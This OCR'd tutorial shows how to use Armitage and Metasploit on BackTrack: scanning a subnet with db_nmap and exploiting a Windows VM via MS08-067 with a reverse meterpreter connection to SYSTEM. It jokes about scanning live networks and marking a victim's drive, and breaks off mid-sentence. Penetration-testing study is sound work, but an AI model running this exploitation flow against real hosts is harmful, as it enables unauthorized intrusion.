
- Java 1.6.0+
- Metasploit 4.0.0+

A database and the information to connect to it. [6].


Starting the party with armitage

First go for start and follow the way towards Armitage .

Backtrack-> Exploitation Tools->Network Exploitation Tools->Metasploit Framework-> armitage



As you click Armitage you will get the follow menu options just click on start MSF



Host 127.0.0.1

Port 55553

□ Use SSL


User msf

Pass 4306437f49c407cff82c6167d0072

DB Driver postgresql


DB Connect String msf3:"259959f7"@127.0.0.1

Click on Start MSF to start the Armitage GUI




Connecting to 127.0.0.1:55553
java.net.ConnectException: Connection refused

Here you are now connecting it will take 4 minutes max to bring you the Armitage interface.



As you can see we are now in Armitage ready to explode the things.

Here just follow the following steps to perform you attack.




Follow the Flow


Adding the hosts → Nmap Quick OS Detection → Nmap Quick OS Detection → Exploiting through port or vulnerabilities → Launching the attack

Step 1:- Adding Hosts


You can add hosts either manually or by just scanning through Nmap Quick Scan. I am showing the Nmap Scan which is pretty easy and quick in OS detection.



Now just fill the network range according to you



Enter scan range (e.g., 192.168.1.0/24): 192.168.1.0/24




```
msf > db_nmap -sV -T5 -O -F --version-light 192.168.1.0/24

[*] Nmap: Starting Nmap 5.51SVN ( http://nmap.org ) at 2011-09-02 13:59 EDT
```


Have a beer to drink because this will take a lot time to scan so have patience.

After a lot time you will get your hosts scanned and here guess what I found in big network only SINGLE machine JACKPOT lolzz, just kidding I am on VMware so have only one vulnerable machine but if you are scanning whole live environment you will get alot.

Step 2:- Attacking Vectors



We find attacks through two options first by port and second by vulnerability. If you are attacking a network pc then you must stick with port because port attacks are much successful as compare to vulnerability attacks when it’s come to OS attacking.



Message


Attack Analysis Complete...

You will now see an 'Attack' menu attached to each host in the Targets window.


Happy hunting!

OK

Attacking analysis is complete now and now we are ready to fire the attacks available for the respective machine.



Here is Attack menu we have selected smb exploit named ms08_067_netapi memory corruption exploit same which we done in manual procedure.



Attack 192.168.197.128

Microsoft Server Service Relative Path Stack Corruption

Service (along with a dozen others in the same process) from crashing. Windows XP targets seem to handle multiple successful exploitation events, but 2003 targets will often crash or hang on subsequent attempts. This is just the first version of this module, full support for NX bypass on 2003, along with other platforms, is still in development.


Option	Value
LHOST	192.168.197.130
LPORT	27241
RHOST	192.168.197.128
RPORT	445
SMBPIPE	BROWSER

Targets: 0 => Automatic Targeting

☑ Use a reverse connection


□ Show advanced options

Now here we are ready to launch the payload on the target machine which helps us in opening an active session.




192.168.197.128
NT AUTHORITY\SYSTEM @ D0X-5F97EE0617B

As you can see above this machine is now owned purely and a new active session is now open through meterpreter 1.



Let's see the hard drive of the victim computer and leave a signature there.

And

